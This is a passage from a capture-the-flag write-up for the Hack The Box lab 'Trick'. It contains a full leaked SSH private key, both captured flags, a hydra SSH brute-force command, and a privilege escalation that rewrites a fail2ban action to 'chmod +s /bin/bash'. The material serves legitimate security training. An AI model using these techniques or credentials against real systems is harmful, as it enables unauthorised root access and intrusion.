IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gTOlpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPSwf01VlEZvIEWAEY6qv7r455Ge
U+38O714987fRe4+jcfSpCTFB0fQkNArHCKiHRjYFCWVCBWuYkVlGYXLVlUcYVezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAAgQDJ6xWCdmx5DGsHmkhG1V
PH+7+Oono2E7cgBv7GIqpdxRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jUOmnqaCvdDTS
3AZ4FVonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3SxOxD7T4tKXA
fvjlQQh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMVrLcxKyAlNpLNxYN8LzGS0sT AuNHUSgX/tcNxg1yYHeHTu868
/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAPOvwHD9rrgn In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAAACBANNWO6MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNPtSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDZa67XNHzrxi+
IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ== -----END OPENSSH PRIVATE KEY-----
```

We can and copying the data and recreating the id_rsa in our own folder should allow us to log on directly.

```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAwI9YLFRKT6JFTSqPt2/+7mgg5HpSwzHZwu95Nqh1Gu4+9P+ohLtz
c4jtky6wYGzlxKHg/Q5ehozs9TgNWPVKh+j92WdCNPvdzaQqYKxw4Fwd3K7F4JsnZaJk2G
YQ2re/gTrNElMAqURSCVydx/UvGCNT9dwQ4zna4sxIZF4HpwRt1T74wioqIX3EAYCCZcf+
4gAYBhUQTYeJlYpDVfbbRH2yD73x7NcICp5iIYrdS455nARJtPHYkO9eobmyamyNDgAia/
Ukn75SroKGUMdiJHnd+m1jW5mGotQRxkATWMY5qFOiKglnws/jgdxpDV9K3iDTPWXFwtK4
1kC+t4a8sQAAA8hzFJk2cxSZNgAAAAdzc2gtcnNhAAABAQDAj1gsVEpPokVNKo+3b/7uaC
DkelLDMdnC73k2qHUa7j70/6iEu3NziO2TLrBgbOXEoeD9Dl6GjOz1OA1Y9UqH6P3ZZ0I0
+93NpCpgrHDgXB3crsXgmydlomTYZhDat7+BOs0SUwCpRFIJXJ3H9S8YI1P13BDjOdrizE
hkXgenBG3VPvjCKiohfcQBgIJlx/7iABgGFRBNh4mVikNV9ttEfbIPvfHs1wgKnmIhit1L
jnmcBEm08diQ716hubJqbI0OACJr9SSfvlKugoZQx2Iked36bWNbmYai1BHGQBNYxjmoU6
IqCWfCz+OB3GkNX0reINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAAQASAVVNT9Ri/dldDc3C
aUZ9JF9u/cEfX1ntUFcVNUs96WkZn44yWxTAiN0uFf+IBKa3bCuNffp4ulSt2T/mQYlmi/
KwkWcvbR2gTOlpgLZNRE/GgtEd32QfrL+hPGn3CZdujgD+5aP6L9k75t0aBWMR7ru7EYjC
tnYxHsjmGaS9iRLpo79lwmIDHpu2fSdVpphAmsaYtVFPSwf01VlEZvIEWAEY6qv7r455Ge
U+38O714987fRe4+jcfSpCTFB0fQkNArHCKiHRjYFCWVCBWuYkVlGYXLVlUcYVezS+ouM0
fHbE5GMyJf6+/8P06MbAdZ1+5nWRmdtLOFKF1rpHh43BAAAAgQDJ6xWCdmx5DGsHmkhG1V
PH+7+Oono2E7cgBv7GIqpdxRsozETjqzDlMYGnhk9oCG8v8oiXUVlM0e4jUOmnqaCvdDTS
3AZ4FVonhCl5DFVPEz4UdlKgHS0LZoJuz4yq2YEt5DcSixuS+Nr3aFUTl3SxOxD7T4tKXA
fvjlQQh81veQAAAIEA6UE9xt6D4YXwFmjKo+5KQpasJquMVrLcxKyAlNpLNxYN8LzGS0sT
AuNHUSgX/tcNxg1yYHeHTu868/LUTe8l3Sb268YaOnxEbmkPQbBscDerqEAPOvwHD9rrgn
In16n3kMFSFaU2bCkzaLGQ+hoD5QJXeVMt6a/5ztUWQZCJXkcAAACBANNWO6MfEDxYr9DP
JkCbANS5fRVNVi0Lx+BSFyEKs2ThJqvlhnxBs43QxBX0j4BkqFUfuJ/YzySvfVNPtSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qx2F3M4+YGGH+mka7P+VVfvJDZa67XNHzrxi+
IJhaN0D5bVMdjjFHAAAADW1pY2hhZWxAdHJpY2sBAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

Using the view-source formats the file correctly for transfer. Make a new file and set its permissions to 600.

Now log in using ssh:

```
┌──(karti㉿kali-ctf)-[~/ctf/htb/trick]
└─$ ssh -i id_rsa michael@$IP
The authenticity of host '10.129.83.195 (10.129.83.195)' can't be established.
```

```
ED25519 key fingerprint is SHA256:CUKzxire1i5wxTO1zNuBswEtE0u/RyyjZ+v07fOUuYY.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:14: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.83.195' (ED25519) to the list of known hosts.
Linux trick 4.19.0-20-amd64 #1 SMP Debian 4.19.235-1 (2022-03-17) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
michael@trick:~$
```

So now let's get the user flag:

```
michael@trick:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
michael@trick:~$ cat user.txt
ae5e149b4292fbf7902d138c46964b85
```

privilege escalation

Doing the basic checks, we find that michael has some sudo abilities:

```
michael@trick:~$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

Not forgetting capabilities:

```
getcap -r / 2>/dev/null
```

Nothing given away, so focus is on the fail2ban permission. I managed to find some sites that detailed how to exploit the tool.

From their main page:

> „ ***Fail2ban*** scans log files (e.g. /var/log/apache/error_log) and bans IPs that show the malicious signs -- too many password failures, seeking for exploits, etc. Generally Fail2Ban is then used to update firewall rules to reject the IP addresses for a specified amount of time, although any arbitrary other **action** (e.g. sending an email) could also be configured. Out of the box Fail2Ban comes with **filters** for various services (apache, courier, ssh, etc). Fail2Ban is able to reduce the rate of incorrect authentications attempts however it cannot eliminate the risk that weak authentication presents. Configure services to use only two factor or public/private authentication mechanisms if you really want to protect services.

Using the site - *https://systemweakness.com/tryhackme-biteme-walkthrough-2b4dd366d4c8* it describes a requirement to amend one of the main files, that deals with the actions of multiple login attempts from the attackers IP.

This file would be found in the `/etc/fail2ban/action.d/iptables-multiport.conf`

Here is a snapshot of what it can provide:

```
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#

[INCLUDES]

before = iptables-common.conf

[Definition]

# Option:  actionstart
# Notes.:  command executed once at the start of Fail2Ban.
# Values:  CMD
#
actionstart = <iptables> -N f2b-<name>
              <iptables> -A f2b-<name> -j <returntype>
              <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option:  actionban
# Notes.:  command executed when banning an IP. Take care that the
#          command is executed with Fail2Ban user rights.
# Tags:    See jail.conf(5) man page
# Values:  CMD
#
actionban = <iptables> -I f2b-<name> 1 -s <ip> -j <blocktype>
```


I have removed most of the actions as we will focus on the `actionban` which is when the IP address gets banned. Now as we are able to run the fail2ban as a restart, it will become relevant later.

In the THM version, the users have the ability to change the `iptables-multiport.conf` file, but we don't here but we have permissions over the `action.d` folder.

So while investigating the folder structures, I noticed that at times the files disappeared!!. I must admit I could not find anything in the crontab but it was suggested that I run `pspy` from github. from the site:


> « pspy is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, cron jobs, etc. as they execute. Great for enumeration of Linux systems in CTFs. Also great to demonstrate your colleagues why passing secrets as arguments on the command line is a bad idea. The tool gathers the info from procfs scans. Inotify watchers placed on selected parts of the file system trigger these scans to catch short-lived processes.

You simply upload to the target box, chmod and then run it:



```
michael@trick:~$ ./pspy64s
pspy - version: v1.2.0 - Commit SHA: 9c63e5d6c58f7bcdc235db663f5e3fe1c33b8855

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scannning for processes every 100ms and on inotify events ||| Watching d
irectories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2022/06/23 18:09:32 CMD: UID=0    PID=98     |
2022/06/23 18:09:32 CMD: UID=1001 PID=9633   | /usr/bin/gpg-agent --supervised
2022/06/23 18:09:32 CMD: UID=116  PID=910    | /usr/lib/gnome-session/gnome-session-binary --autostart /usr/share/gdm/greeter/autostart
2022/06/23 18:09:32 CMD: UID=0    PID=9      |
2022/06/23 18:09:32 CMD: UID=0    PID=88     |
2022/06/23 18:09:32 CMD: UID=116  PID=878    | /usr/bin/dbus-daemon --session --address=systemd: --nofork --nopidfile --systemd-activation --syslog-only
2022/06/23 18:09:32 CMD: UID=116  PID=874    | /usr/lib/gdm3/gdm-wayland-session gnome-session --autostart /usr/share/gdm/greeter/autostart
2022/06/23 18:09:32 CMD: UID=0    PID=87     |
2022/06/23 18:09:32 CMD: UID=0    PID=86     |
2022/06/23 18:09:32 CMD: UID=116  PID=856    | (sd-pam)
2022/06/23 18:09:32 CMD: UID=33   PID=854    | nginx: worker process
2022/06/23 18:09:32 CMD: UID=33   PID=853    | nginx: worker process
2022/06/23 18:09:32 CMD: UID=0    PID=852    | nginx: master process /usr/sbin/nginx -g daemon on; master_process on;
2022/06/23 18:09:32 CMD: UID=0    PID=85     |
2022/06/23 18:09:32 CMD: UID=0    PID=84     |
2022/06/23 18:09:32 CMD: UID=116  PID=839    | /lib/systemd/systemd --user
2022/06/23 18:09:32 CMD: UID=0    PID=83     |
2022/06/23 18:09:32 CMD: UID=117  PID=828    | /usr/sbin/mysqld
2022/06/23 18:09:32 CMD: UID=0    PID=82     |
```

It then shows you every process that is used in live time. This is where I saw that the files were being deleted.



```
2022/06/23 18:09:32 CMD: UID=0    PID=1      | /sbin/init
2022/06/23 18:10:01 CMD: UID=0    PID=43453  | /usr/sbin/CRON -f
2022/06/23 18:10:01 CMD: UID=0    PID=43454  | /usr/sbin/CRON -f
2022/06/23 18:12:01 CMD: UID=0    PID=43456  | /usr/sbin/CRON -f
2022/06/23 18:12:01 CMD: UID=0    PID=43455  | /usr/sbin/CRON -f
2022/06/23 18:12:01 CMD: UID=0    PID=43457  | /bin/bash /root/f2b.sh
2022/06/23 18:12:01 CMD: UID=0    PID=43459  | /usr/sbin/CRON -f
2022/06/23 18:12:01 CMD: UID=0    PID=43458  | rm -rf /etc/fail2ban/action.d /etc/fail2ban/fail2ban.conf /etc/fail2ban/fail2ban.d /etc/fail2ban/filter.d /etc/
fail2ban/jail.conf /etc/fail2ban/jail.d /etc/fail2ban/paths-arch.conf /etc/fail2ban/paths-common.conf /etc/fail2ban/paths-debian.conf /etc/fail2ban/paths-open
suse.conf
2022/06/23 18:12:01 CMD: UID=0    PID=43460  |
2022/06/23 18:12:01 CMD: UID=0    PID=43461  | /bin/bash /root/f2b.sh
2022/06/23 18:12:01 CMD: UID=0    PID=43462  | /bin/bash /root/f2b.sh
```

I watch this for a few minutes and noticed a pattern emerging. Every three minutes the files were removed.

This made the original exploit more difficult because it was time bound. I would need to amend the file, restart fail2ban and set off a hydra session to enable the action fail to kick in.

Now as i said we can amend the file. The actionfail section can be changed. In this case by making `/bin/bash` a suid file by simply removing: `actionunban = <iptables> -D f2b-<name> -s <ip> -j <blocktype>' and then adding: `actionunban = chmod +s /bin/bash' So that when the fail2ban kicks in, it will amend the bash binary and allow me to use it with the `-p` switch, giving me root. Well that is the plan. It took about 40 minutes of playing with the three parts before I fully understood the process. My preparation included:

- a note pad with the following lines:
  - `sudo /etc/init.d/fail2ban restart`
  - `vim action.d/iptables-multiport.conf`
  - `actionban = chmod +s /bin/bash`
- Two terminals set up on the target box:
  - one running pspy
  - one in the /etc/fail2ban/ folder
- Further terminal set up with hydra to brute force the target with the following command:
  - `hydra -t 4 -l RolandDeschain -P /usr/share/wordlists/rockyou.txt ssh://10.129.83.195`

Now all I had to do was wait!!

1. Wait for the files to be deleted, which is the start of my 3 minute timer.
2. Open the file with `vim action.d/iptables-multiport.conf`
3. Amend the file in vim by adding `actionban = chmod +s /bin/bash` after removing the other line.
4. Restart the service with `sudo /etc/init.d/fail2ban restart`
5. Check with `cat action.d/iptables-multiport.conf` that the file was still amended.
6. Start the hydra brute force attack.

And to my surprise it worked!!

```
michael@trick:/etc/fail2ban$ vim action.d/iptables-multiport.conf
michael@trick:/etc/fail2ban$ sudo /etc/init.d/fail2ban restart
[ ok ] Restarting fail2ban (via systemctl): fail2ban.service.
michael@trick:/etc/fail2ban$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
michael@trick:/etc/fail2ban$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
michael@trick:/etc/fail2ban$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
michael@trick:/etc/fail2ban$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash
michael@trick:/etc/fail2ban$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
michael@trick:/etc/fail2ban$ /bin/bash -p
bash-5.0# pwd
/etc/fail2ban
bash-5.0# cat /root/root.txt
467ca599dbbe70e95ebb917aadeaf876
bash-5.0#
```

You can see the change to suid, from which I accessed bash with a `-p` and then went straight in for the flag!!